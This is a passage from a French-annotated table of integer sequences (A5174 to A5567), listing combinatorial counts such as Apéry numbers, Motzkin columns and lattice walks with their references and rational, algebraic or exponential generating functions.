0, 1, 12, 61, 240, 841, 2772, 8821, 27480, 84481, 257532, 780781, 2358720, 7108921, 21392292, 64307941, 193185960, 580082161, 1741295052, 5225982301, 15682141200

Trees of subsets of an n-set

Réf. MBIO 54 9 81.

HIS2 A5174 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2\,z^{2}\,(5 + 12\,z)}{(1 - z)\,(1 + 2\,z)\,(1 + 3\,z)\,(1 - 4\,z)}$$

0, 0, 10, 124, 890, 5060, 25410, 118524, 527530, 2276020, 9613010, 40001324, 164698170, 672961380, 2734531810, 11066546524, 44652164810, 179768037140

Trees of subsets of an n-set

Réf. MBIO 54 9 81.
HIS2 A5175 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^2 (3 + 86 z + 120 z^2)}{(1 - z) (1 + 2 z) (1 + 3 z) (1 - 4 z) (1 - 5 z)}$$

0, 0, 3, 131, 1830, 16990, 127953, 851361, 5231460, 30459980, 170761503, 931484191, 4979773890, 26223530970, 136522672653, 704553794621, 3611494269120, 18415268221960

Réf. MMAG 63 15 90.
HIS2 A5183 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 3 z + 3 z^2}{(z - 1) (2 z - 1)^2}$$

1, 2, 5, 13, 33, 81, 193, 449, 1025, 2305, 5121, 11265, 24577, 53249, 114689, 245761, 524289, 1114113, 2359297, 4980737, 10485761, 22020097, 46137345, 96468993, 201326593

(F(2n)+F(n+1))/2, where F(n) is a Fibonacci number

Réf. CJN 25 391 82.

HIS2 A5207 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^3 - z^2 - 2z + 1}{(1 - 3z + z^2)^2 (1 - z - z^2)^2}$$

1, 2, 4, 9, 21, 51, 127, 322, 826, 2135, 5545, 14445, 37701, 98514, 257608, 673933, 1763581, 4615823, 12082291, 31628466, 82798926, 216761547, 567474769, 1485645049

n-bead necklaces with 4 red beads

Réf. JAuMS 33 12 82. AJMG 22 5231 85.

HIS2 A5232 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^7 - 2z^6 + 2z^4 - 2z^3 + 2z^2 - z - 1}{(z^2 + 1)^2 (z + 1)^2 (1 - z)^4}$$

1, 3, 4, 8, 10, 16, 20, 29, 35, 47, 56, 72, 84, 104, 120, 145, 165, 195, 220, 256, 286, 328, 364, 413, 455, 511, 560, 624, 680, 752, 816, 897, 969, 1059, 1140, 1240, 1330, 1440, 1540, 1661

Réf. MAG 69 263 85.
HIS2 A5246 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z - 2z^2 - z^3}{1 - 4z^2 + z^4}$$

1, 1, 2, 3, 7, 11, 26, 41, 97, 153, 362, 571, 1351, 2131, 5042, 7953, 18817, 29681, 70226, 110771, 262087, 413403, 978122, 1542841, 3650401, 5757961, 13623482, 21489003, 50843527

Réf. MAG 69 264 85.
HIS2 A5247 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1 + z)(1 + z - 3z^2)^2}{(z^2 - z - 1)(1 - z - z^2)^2}$$

1, 2, 1, 3, 2, 7, 5, 18, 13, 47, 34, 123, 89, 322, 233, 843, 610, 2207, 1597, 5778, 4181, 15127, 10946, 39603, 28657, 103682, 75025, 271443, 196418, 710647, 514229, 1860498, 1346269

Réf. FQ 9 284 71. MMAG 48 209 75. MAG 69 264 85.
HIS2 A5248 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 3z}{1 - 3z + z^2}$$

2, 3, 7, 18, 47, 123, 322, 843, 2207, 5778, 15127, 39603, 103682, 271443, 710647, 1860498, 4870847, 12752043, 33385282, 87403803, 228826127, 599074578, 1568397607, 4106118243

Réf. BR72 112. FQ 16 85 78. LAA 62 113 84.
HIS2 A5251 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z - 1}{z^3 - z^2 + 2z - 1}$$

1, 1, 1, 2, 4, 7, 12, 21, 37, 65, 114, 200, 351, 616, 1081, 1897, 3329, 5842, 10252, 17991, 31572, 55405, 97229, 170625, 299426, 525456, 922111, 1618192, 2839729, 4983377, 8745217

Réf. FQ 7 341 69; 16 85 78.
HIS2 A5252 **Approximants de Padé**
HIS1 **Fraction rationnelle**
$\sum$C(n-2k,2k), k=0...n

$$\frac{z - 1}{(1 - z + z^2)(-1 + z + z^2)}$$

1, 1, 1, 1, 2, 4, 7, 11, 17, 27, 44, 72, 117, 189, 305, 493, 798, 1292, 2091, 3383, 5473, 8855, 14328, 23184, 37513, 60697, 98209, 158905, 257114, 416020, 673135, 1089155, 1762289

Binary words not containing ..01110...

Réf. FQ 16 85 78.
HIS2 A5253 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z + z^4}{1 - 2z + z^2 - z^5}$$

1, 1, 1, 1, 2, 4, 7, 11, 16, 23, 34, 52, 81, 126, 194, 296, 450, 685, 1046, 1601, 2452, 3753, 5739, 8771, 13404, 20489, 31327, 47904, 73252, 112004, 171245, 261813, 400285

Apéry numbers

Réf. AST 61 12 79. JNT 25 201 87.

HIS2 A5258 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n - 1)^2 a(n) = (n^2 - 4 n + 4) a(n - 2) + (11 n^2 - 33 n + 25) a(n - 1)$$

1, 3, 19, 147, 1251, 11253, 104959, 1004307, 9793891, 96918753, 970336269, 9807518757, 99912156111, 1024622952993, 10567623342519, 109527728400147

Apéry numbers

Réf. AST 61 13 79. JNT 25 201 87.

HIS2 A5259 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n - 1)^3 a(n) = (- n^3 + 6 n^2 - 12 n + 8) a(n - 2) + (34 n^3 - 153 n^2 + 231 n - 117) a(n - 1)$$

1, 5, 73, 1445, 33001, 819005, 21460825, 584307365, 16367912425, 468690849005, 13657436403073, 403676083788125, 12073365010564729, 364713572395983725

Réf. JNT 25 201 87.
HIS2 A5260 **P-récurrences** **Suite P-récurrente**
HIS1
$\sum$C(n,k)^4 , k=0...n

$$(n - 1)^3 a(n) =$$

$$+ (12 n^3 - 54 n^2 + 82 n - 42) a(n - 1)$$

$$(64 n^3 - 384 n^2 + 764 n - 504) a(n - 2)$$

1, 2, 18, 164, 1810, 21252, 263844, 3395016, 44916498, 607041380, 8345319268, 116335834056, 1640651321764, 23365271704712, 335556407724360, 4854133484555664

Réf. CRUX 13 331 87.
HIS2 A5262 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z^2 + 4 z^3}{(1 + z) (2 z - 1) (1 - z)^2}$$

1, 3, 9, 25, 59, 131, 277, 573, 1167, 2359, 4745, 9521, 19075, 38187, 76413, 152869, 305783, 611615, 1223281, 2446617, 4893291, 9786643, 19573349, 39146765, 78293599

Greg trees

Réf. MANU 34 127 90.

HIS2 A5263 **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$1/4 - 1/4\ (2 + 2\ W(-\ \exp(-1/2)\ (1/2 + 1/2\ z)))^2$$

1, 1, 4, 32, 396, 6692, 143816, 3756104, 115553024, 4093236352, 164098040448, 7345463787136

From Euclid's proof

Réf. SZ 27 31 78. LNM 829 122 80. MANU 34 127 90.

HIS2 A5264 **Inverse fonctionnel**
HIS1 **exponentielle** **f.g. exponentielle**

L'inverse est (1+2 z-exp(z))/exp(z)

$$-\ W(-\ \exp(-1/2)\ (1/2 + 1/2\ z))\ -\ 1/2$$

1, 3, 22, 262, 4336, 91984, 2381408, 72800928, 2566606784, 102515201984, 4575271116032, 225649908491264, 12187240730230208, 715392567595384832

Réf. NET 96. MMAG 61 28 88. rkg.
HIS2 A5286 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 2z - 3z^2 + z^3}{(z-1)^4}$$

1, 6, 15, 29, 49, 76, 111, 155, 209, 274, 351, 441, 545, 664, 799, 951, 1121, 1310, 1519, 1749, 2001, 2276, 2575, 2899, 3249, 3626, 4031, 4465, 4929, 5424, 5951, 6511, 7105, 7734

Permutations by inversions

Réf. NET 96. DKB 241. MMAG 61 28 88. rkg.
HIS2 A5287 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{5 - 5z - z^2 - 3z^3 - z^4}{(1-z)^5}$$

5, 20, 49, 98, 174, 285, 440, 649, 923, 1274, 1715, 2260, 2924, 3723, 4674, 5795, 7105

Permutations by inversions

Réf. NET 96. DKB 241. MMAG 61 28 88. rkg.

HIS2 A5288 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{3 + 4 z - 16 z^2 + 13 z^3 - z^4 - 3 z^5 + z^6}{(z - 1)^6}$$

3, 22, 71, 169, 343, 628, 1068, 1717, 2640, 3914, 5629, 7889, 10813, 14536, 19210, 25005, 32110

Graphs on n nodes with 3 cliques

Réf. AMM 80 1124 73; 82 997 75. JLMS 8 97 74. rkg.

HIS2 A5289 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 (3 z^3 + z^2 + z + 1)}{(z^2 + z + 1)^2 (1 + z)^2 (z - 1)^6}$$

0, 0, 1, 4, 12, 31, 67, 132, 239, 407, 657, 1019, 1523, 2211, 3126, 4323, 5859, 7806, 10236, 13239, 16906, 21346, 26670, 33010, 40498, 49290, 59543, 71438, 85158, 100913

Representation degeneracies for Raymond strings

Réf. NUPH B274 544 86.

HIS2 A5303 **Euler**

HIS1 **Produit infini**

*** Le motif [4, 2] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 0,2,4,3,4,2,4,2,...*

1, 0, 2, 4, 6, 12, 22, 36, 62, 104, 166, 268, 426, 660, 1022, 1564, 2358, 3540, 5266, 7756, 11362, 16524, 23854, 34252, 48890, 69368, 97942, 137588, 192314, 267628, 370798, 511524, 702886

Representation degeneracies for Raymond strings

Réf. NUPH B274 548 86.

HIS2 A5304 **Euler**

HIS1 **Produit infini**

*** Le motif [4, 2] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 1,1,3,3,4,3,4,2,...*

2, 2, 4, 10, 18, 32, 58, 98, 164, 274, 442, 704, 1114, 1730, 2660, 4058, 6114, 9136, 13554, 19930

Representation degeneracies for Raymond strings

Réf. NUPH B274 548 86.

HIS2 A5305 **Euler**

HIS1 **Produit infini**

*** Le motif [4, 2] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 2,1,2,2,4,3,4,3,4,2,4,2,...*

2, 4, 8, 16, 30, 56, 100, 172, 290, 480, 780, 1248, 1970, 3068, 4724, 7200, 10862, 16240, 24080

Representation degeneracies for Raymond strings

Réf. NUPH B274 548 86.

HIS2 A5306 **Euler**

HIS1 **Produit infini**

*** Le motif [4, 2] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 2,2,3,0,3,3,4,3,4,3,4,2,4,2,...*

2, 4, 10, 22, 40, 76, 138, 238, 408, 682, 1112, 1792, 2844, 4444, 6872, 10510, 15896, 23834

Bosonic string states

Réf. CU86.

HIS2 A5308 **Euler**

HIS1 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 0,0,0,1,1,2,2,3,3,4,4,...

1, 0, 0, 0, 1, 1, 2, 2, 4, 4, 7, 8, 14, 16, 25, 31

Fermionic string states

Réf. CU86.

HIS2 A5309 **Approximants de Padé** **conjecture**

HIS1 **Fraction rationnelle**

$$\frac{1 - 2z + 2z^2}{1 - 2z}$$

1, 0, 2, 4, 8, 16, 32, 60, 114, 212

Fermionic string states

Réf. CU86.

HIS2 A5310 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2\,(1 - 2\,z + 2\,z^2)}{(2\,z - 1)\,(z - 1)}$$

2, 2, 6, 14, 30, 62, 126, 246, 472

Triangular anti-Hadamard matrices of order n

Réf. LAA 62 117 84.

HIS2 A5313 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z - 3\,z^2 + z^3}{(1 + z)\,(1 - 3\,z + z^2)^2\,(z - 1)^2}$$

1, 3, 6, 13, 29, 70, 175, 449, 1164, 3035, 7931, 20748, 54301, 142143, 372114, 974185, 2550425, 6677074, 17480779, 45765245, 119814936, 313679543, 821223671, 2149991448

Réf. LAA 62 130 84.
HIS2 A5314 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(z - 1)(1 + z)^2}{z^3 - z^2 + 2z - 1}$$

1, 1, 2, 3, 5, 9, 16, 28, 49, 86, 151, 265, 465, 816, 1432, 2513, 4410, 7739, 13581, 23833, 41824, 73396, 128801, 226030, 396655, 696081, 1221537, 2143648, 3761840, 6601569

(2 ^ n + C(2n,n))/2

Réf. pcf.
HIS2 A5317 **LLL** **Suite P-récurrente**
HIS1 **algébrique**

$$\frac{4z + 2(-4z + 1)^{1/2} z - (-4z + 1)^{1/2} - 1}{2(1 - 4z)(1 - 2z)}$$

1, 2, 5, 14, 43, 142, 494, 1780, 6563, 24566, 92890, 353740, 1354126, 5204396, 20066492, 77575144, 300572963, 1166868646, 4537698722, 17672894044, 68923788698

Column of Motzkin triangle

Réf. JCT A23 293 77.

HIS2 A5322 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

a(n) (5 + n) = (13 + 4 n) a(n - 1) - n a(n - 2) - 6 n a(n - 3)

$$\frac{1 - 3 z + 2 z^3 - (- (3 z^2 + 2 z - 1) (- 1 + 2 z))^{2 1/2}}{2 z^6}$$

1, 3, 9, 25, 69, 189, 518, 1422, 3915, 10813, 29964, 83304, 232323, 649845, 1822824, 5126520, 14453451, 40843521, 115668105, 328233969, 933206967, 2657946907, 7583013474

Column of Motzkin triangle

Réf. JCT A23 293 77.

HIS2 A5323 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

(n + 7) (n - 1) a(n) = (n + 2) (2 n + 5) a(n - 1) + (n + 2) (3 n + 3) a(n - 2)

$$\frac{1 - 4 z + 2 z^2 + 4 z^3 - z^4 - (- (- 1 + 2 z + 3 z^2) (1 - 3 z + z^2 + z^3))^{3 2 1/2}}{z^8}$$

1, 4, 14, 44, 133, 392, 1140, 3288, 9438, 27016, 77220, 220584, 630084, 1800384, 5147328, 14727168, 42171849, 120870324, 346757334, 995742748, 2862099185

Column of Motzkin triangle

Réf. JCT A23 293 77.

HIS2 A5324 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

a(n) (n + 9) (n - 1) = (n + 3) (3 n + 6) a(n - 2) + (n + 3) (2 n + 7) a(n - 1)

$$\frac{-1/2\,(-1+5z-5z^2-5z^3+5z^4+z^5)}{z^{10}}+\frac{\left(-(z+1)(3z-1)(z^2+z-1)^2(z^2-3z+1)^2\right)^{1/2}}{z^{10}}$$

1, 5, 20, 70, 230, 726, 2235, 6765, 20240, 60060, 177177, 520455, 1524120, 4453320, 12991230, 37854954, 110218905, 320751445, 933149470, 2714401580, 7895719634

Column of Motzkin triangle

Réf. JCT A23 293 77.

HIS2 A5325 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

a(n) (n + 11) (n - 1) = (n + 4) (3 n + 9) a(n - 2) + (n + 4) (2 n + 9) a(n - 1)

$$\frac{1/2\,(1-6z+9z^2+4z^3-12z^4+2z^6)}{z^{12}}-\frac{\left(-(z+1)(3z-1)(z-1)^2(2z-1)^2(2z^2+2z-1)^2\right)^{1/2}}{z^{12}}$$

1, 6, 27, 104, 369, 1242, 4037, 12804, 39897, 122694, 373581, 1128816, 3390582, 10136556, 30192102, 89662216, 265640691, 785509362, 2319218869, 6839057544

Putting balls into 4 boxes

Réf. SIAR 12 296 70.

HIS2 A5337 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{15 - 20\,z + 6\,z^2}{(z - 1)^4}$$

15, 40, 76, 124, 185, 260, 350, 456, 579, 720, 880, 1060, 1211

Low discrepancy sequences in base 3

Réf. JNT 30 68 88.

HIS2 A5357 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + z^3 + z^{11}}{(z - 1)^2}$$

0, 0, 0, 1, 2, 3, 5, 7, 9, 11, 13, 15, 17, 19, 22, 25, 28, 31, 34, 37, 40, 43, 46, 49, 52, 55, 58, 61, 64, 67

Hoggatt sequence

Réf. FQ 27 167 89. FA90.

HIS2 A5362 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n + 5)\,(n + 4)\,(n + 3)\,(n + 2)\,a(n) =$$

$$(12\,n^4 + 78\,n^3 + 162\,n^2 + 108\,n)\,a(n - 1)$$

$$+ (64\,n^4 - 64\,n^3 - 196\,n^2 + 76\,n + 120)\,a(n - 2)$$

1, 2, 7, 32, 177, 1122, 7898, 60398, 494078, 4274228, 38763298, 366039104, 3579512809, 36091415154, 373853631974, 3966563630394, 42997859838010, 47519

Réf. FA90.

HIS2 A5367 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z + z^3}{(1 + z)\,(z - 1)^3}$$

1, 1, 2, 3, 5, 7, 10, 13, 17, 21, 26, 31, 37, 43, 50, 57, 65, 73, 82, 91, 101, 111, 122, 133, 145, 157, 170, 183, 197, 211, 226, 241, 257, 273, 290, 307, 325, 343, 362, 381, 401, 421, 442, 463

Low discrepancy sequences in base 4

Réf. JNT 30 69 88.

HIS2 A5377 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

$$\frac{z^4 (1 + z^2) (z^4 - z^2 + 1)}{(z - 1)^2}$$

0, 0, 0, 0, 1, 2, 3, 4, 5, 6, 8, 10, 12, 14, 16, 18, 20, 22, 24, 26, 28, 30, 32, 34, 36, 38, 40, 42, 44, 46

Réf. SAM 273 71. DM 75 94 89.

HIS2 A5380 **Euler**

HIS1 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 2,3,4,5,...

1, 2, 6, 14, 33, 70, 149, 298, 591, 1132, 2139, 3948, 7199, 12894, 22836, 39894, 68982, 117948, 199852, 335426, 558429, 922112, 1511610, 2460208, 3977963, 6390942, 10206862, 16207444, 25596941, 40214896

Area of nth triple of squares around a triangle

Réf. PYTH 14 81 75.

HIS2 A5386 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z}{(1 + z)\,(1 - 5\,z + z^2)}$$

1, 3, 16, 75, 361, 1728, 8281

Partitional matroids on n elements

Réf. SMH 9 249 74.

HIS2 A5387 **Dérivée logarithmique**

HIS1 **exponentielle**

$$\exp(\exp(z)\,z - \exp(z) + 2\,z + 1)$$

1, 2, 5, 16, 62, 276, 1377, 7596, 45789, 298626, 2090910, 15621640, 123897413, 1038535174, 9165475893, 84886111212, 822648571314, 8321077557124, 87648445601429

Hamiltonian circuits on 2n 4 rectangle

Réf. JPA 17 445 84.

HIS2 A5389 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - 2z - z^2}{1 - 8z + 10z^2 + z^4}$$

1, 6, 37, 236, 1517, 9770, 62953, 405688, 2614457, 16849006, 108584525, 699780452, 4509783909, 29063617746, 187302518353, 1207084188912, 7779138543857, 50133202843990

The odd numbers

Réf.

HIS2 A5408 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + z}{(z - 1)^2}$$

1, 3, 5, 7, 9, 11, 13, 15, 17, 19, 21, 23, 25, 27, 29, 31, 33, 35, 37, 39, 41, 43, 45, 47, 49, 51, 53, 55, 57, 59, 61, 63, 65, 67, 69, 71, 73, 75, 77, 79, 81, 83, 85, 87, 89, 91, 93, 95, 97, 99, 101

Polynomials of height n

Réf. CR41 103. smd.

HIS2 A5409 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - 2z + 2z^2 + z^3}{(1 - z)(1 - 2z - z^2)}$$

1, 1, 4, 11, 28, 69, 168, 407, 984

Binary grids

Réf. TYCM 9 267 78.

HIS2 A5418 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{3z^2 - 1}{(1 - 2z)(2z^2 - 1)}$$

1, 2, 3, 6, 10, 20, 36, 72, 136, 272, 528, 1056, 2080, 4160, 8256, 16512, 32896, 65792, 131328, 262656, 524800, 1049600, 2098176, 4196352, 8390656, 16781312, 33558528, 67117056

States of telephone exchange with n subscribers

Réf. JCT A21 162 1976.

HIS2 A5425 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 **exponentielle**

a(n) = 2 a(n - 1) + (n - 2) a(n - 2)

$$\exp(2\ z + 1/2\ z^2)$$

1, 2, 5, 14, 43, 142, 499, 1850, 7193, 29186, 123109, 538078, 2430355, 11317646, 54229907, 266906858, 1347262321, 6965034370, 36833528197, 199037675054, 1097912385851

Apéry numbers

Réf. MI 1 195 78. JNT 20 92 85.

HIS2 A5429 **Hypergéométrique** **Suite P-récurrente.**
HIS1 **algébrique**

$$\frac{4\ z^2 + 10\ z + 1}{(1 - 4\ z)^{7/2}}$$

0, 2, 48, 540, 4480, 31500, 199584, 1177176, 6589440, 35443980, 184756000, 938929992, 4672781568, 22850118200, 110079950400, 523521630000, 2462025277440, 11465007358860

Apéry numbers

Réf. MI 1 195 78. JNT 20 92 85.

HIS2 A5430 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$$\frac{2\,z}{(1-4\,z)^{3/2}}$$

0, 2, 12, 60, 280, 1260, 5544, 24024, 102960, 437580, 1847560, 7759752, 32449872, 135207800, 561632400, 2326762800, 9617286240, 39671305740, 163352435400

Convex polygons of length 2n on square lattice

Réf. TCS 34 179 84. JPA 21 L472 88.

HIS2 A5436 **LLL** **Suite P-récurrente**
HIS1 **algébrique**

(n - 3) a(n) = (12 n - 42) a(n - 1) + (- 48 n + 192) a(n - 2) + (64 n - 288) a(n - 3)

$$\frac{-4\,z^3 - 4\,z^2\,(1-4\,z)^{1/2} + 11\,z^2 - 6\,z + 1}{(4\,z-1)^2}$$

1, 2, 7, 28, 120, 528, 2344, 10416, 46160, 203680, 894312, 3907056, 16986352, 73512288, 316786960, 1359763168, 5815457184, 24788842304, 105340982248, 446389242480

From a Fibonacci-like differential equation

Réf. FQ 27 306 89.

HIS2 A5442 **Approximants de Padé** **f.g. exponentielle**

HIS1 **Fraction rationnelle**

$$\frac{1}{1 - z - z^2}$$

1, 1, 4, 18, 120, 960, 9360, 105840, 1370880, 19958400

From a Fibonacci-like differential equation

Réf. FQ 27 306 89.

HIS2 A5443 **Dérivée logarithmique** **f.g. exponentielle**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^2}{1 - z - z^2}$$

0, 1, 2, 12, 72, 600, 5760, 65520, 846720, 12337920

Centered triangular numbers

Réf. INOC 24 4550 85.

HIS2 A5448 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 + z + 1}{(1 - z)^3}$$

1, 4, 10, 19, 31, 46, 64, 85, 109, 136, 166, 199, 235, 274, 316, 361, 409, 460, 514, 571, 631, 694, 760, 829, 901, 976, 1054, 1135, 1219, 1306, 1396, 1489, 1585, 1684, 1786, 1891, 1999

Réf. rkg.

HIS2 A5460 **Dérivée logarithmique**

HIS1 **exponentielle**

$$\frac{2z + 1}{(1 - z)^5}$$

1, 7, 50, 390, 3360, 31920, 332640, 3780000, 46569600, 618710400, 8821612800, 134399865600, 2179457280000, 37486665216000, 681734237184000, 13071512982528000

Simplices in barycentric subdivision of n-simplex

Réf. rkg.

HIS2 A5461 **Approximants de Padé** **Suite P-récurrente**

HIS1 **Fraction rationnelle**

a(n) = (n + 13) a(n - 1) + (- 8 n - 36) a(n - 2) + (12 n + 12) a(n - 3)

$$\frac{6 z^2 + 8 z + 1}{(1 - z)^7}$$

1, 15, 180, 2100, 25200, 317520, 4233600, 59875200, 898128000, 14270256000, 239740300800, 4249941696000, 79332244992000, 1556132497920000

Simplices in barycentric subdivision of n-simplex

Réf. rkg.

HIS2 A5462 **Dérivée logarithmique** **f.g. exponentielle**

HIS1 **Fraction rationnelle**

$$\frac{24 z^3 + 58 z^2 + 22 z + 1}{(1 - z)^9}$$

1, 31, 602, 10206, 166824, 2739240, 46070640, 801496080, 14495120640, 273158645760, 5368729766400, 110055327782400, 2351983118284800

Réf. JCT A24 316 78.
HIS2 A5491 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{3 z^3 + z^2 + z + 1}{(z - 1)^4}$$

1, 5, 15, 37, 77, 141, 235, 365, 537, 757, 1031, 1365, 1765, 2237, 2787, 3421, 4145, 4965, 5887, 6917, 8061, 9325, 10715, 12237, 13897, 15701, 17655, 19765, 22037

From expansion of falling factorials

Réf. JCT A24 316 78.
HIS2 A5492 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{15 - 23 z + 41 z^2 - 13 z^3 + 4 z^4}{(1 - z)^5}$$

15, 52, 151, 372, 799, 1540, 2727, 4516, 7087, 10644, 15415, 21652, 29631, 39652, 52039, 67140, 85327, 106996, 132567, 162484, 197215, 237252, 283111

From sum of 1/F(n)

Réf. FQ 15 46 77.

HIS2 A5522 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

F(n) : Nombres de Fibonacci

$$\frac{3 - 9\,z + z^2 + 10\,z^3 - 4\,z^4}{(1 - z)\,(1 - 3\,z + z^2)\,(1 - z - z^2)}$$

3, 6, 10, 21, 46, 108, 263, 658, 1674, 4305, 11146, 28980

Sums of successive Motzkin numbers

Réf. JCT B29 82 80.

HIS2 A5554 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

(n + 1) a(n) = 2 n a(n - 1) + (3 n - 9) a(n - 2)

$$\frac{1 - z^2 - (-(3\,z - 1)\,(z + 1))^{3\ 1/2}}{2\,z^2}$$

1, 2, 3, 6, 13, 30, 72, 178, 450, 1158, 3023, 7986, 21309, 57346, 155469, 424206, 1164039, 3210246, 8893161, 24735666, 69051303, 193399578, 543310782, 1530523638

Walks on square lattice

Réf. GU90.
HIS2 A5555 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{5 - 6\,z + 2\,z^2}{(z - 1)^4}$$

5, 14, 28, 48, 75, 110, 154, 208, 273, 350, 440, 544, 663, 798, 950, 1120, 1309, 1518, 1748, 2000, 2275, 2574, 2898, 3248, 3625, 4030, 4464, 4928, 5423, 5950, 6510, 7104, 7733

Walks on square lattice

Réf. GU90.
HIS2 A5556 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{14 - 28\,z + 20\,z^2 - 5\,z^3}{(1 - z)^5}$$

14, 42, 90, 165, 275, 429, 637, 910, 1260, 1700, 2244, 2907, 3705, 4655, 5775, 7084, 8602, 10350, 12350, 14625, 17199, 20097, 23345, 26970, 31000, 35464, 40392, 45815, 51765

Walks on square lattice

Réf. GU90.

HIS2 A5557 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{42 - 120\,z + 135\,z^2 - 70\,z^3 + 14\,z^4}{(z-1)^6}$$

42, 132, 297, 572, 1001, 1638, 2548, 3808, 5508, 7752, 10659, 14364, 19019, 24794, 31878, 40480, 50830, 63180, 77805, 95004, 115101, 138446, 165416, 196416, 231880

Walks on square lattice

Réf. GU90.

HIS2 A5558 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n+2)\,(n+1)\,a(n) = (-64\,n^2 + 320\,n - 384)\,a(n-3) + (16\,n^2 - 48\,n + 16)\,a(n-2) + (4\,n^2 + 4\,n - 4)\,a(n-1)$$

1, 1, 3, 6, 20, 50, 175, 490, 1764, 5292, 19404, 60984, 226512, 736164, 2760615, 9202050, 34763300, 118195220, 449141836, 1551580888, 5924217936, 20734762776

Walks on square lattice

Réf. GU90.

HIS2 A5559 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n - 1)\,(n + 4)\,(n + 3)\,a(n) =$$

$$(64/5\,n^3 - 192/5\,n^2 + 128/5\,n)\,a(n - 3)$$

$$+ (16\,n^3 + 96/5\,n^2 - 128/5\,n)\,a(n - 2)$$

$$+ (-4/5\,n^3 + 12/5\,n^2 + 76/5\,n + 132/5)\,a(n - 1)$$

1, 2, 8, 20, 75, 210, 784, 2352, 8820, 27720, 104544, 339768, 1288287, 4294290, 16359200, 55621280, 212751396, 734959368, 2821056160, 9873696560, 38013731756

Walks on square lattice

Réf. GU90.

HIS2 A5563 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z - 3}{(z - 1)^3}$$

3, 8, 15, 24, 35, 48, 63, 80, 99, 120, 143, 168, 195, 224, 255, 288, 323, 360, 399, 440, 483, 528, 575, 624, 675, 728, 783, 840, 899, 960, 1023, 1088

Walks on square lattice

Réf. GU90.
HIS2 A5564 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{6 - 4\,z + z^2}{(z - 1)^4}$$

6, 20, 45, 84, 140, 216, 315, 440, 594, 780, 1001, 1260, 1560, 1904, 2295, 2736, 3230, 3780, 4389, 5060, 5796, 6600, 7475, 8424, 9450, 10556

Walks on square lattice

Réf. GU90.
HIS2 A5565 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{20 - 25\,z + 14\,z^2 - 3\,z^3}{(1 - z)^5}$$

20, 75, 189, 392, 720, 1215, 1925, 2904, 4212, 5915, 8085, 10800, 14144, 18207, 23085, 28880, 35700, 43659, 52877, 63480, 75600, 89375, 104949, 122472, 142100

Walks on square lattice

Réf. GU90.

HIS2 **A5566** **P-récurrences** **Suite P-récurrente**

HIS1

$$(n + 1)\, n\, a(n) = (16\, n^2 - 48\, n + 32)\, a(n - 2) + (8\, n - 4)\, a(n - 1)$$

1, 2, 6, 18, 60, 200, 700, 2450, 8820, 31752, 116424, 426888, 1585584, 5889312, 22084920, 82818450, 312869700, 1181952200, 4491418360, 17067389768

Walks on square lattice

Réf. GU90.

HIS2 **A5567** **Approximants de Padé**

HIS1 **Fraction rationnelle**
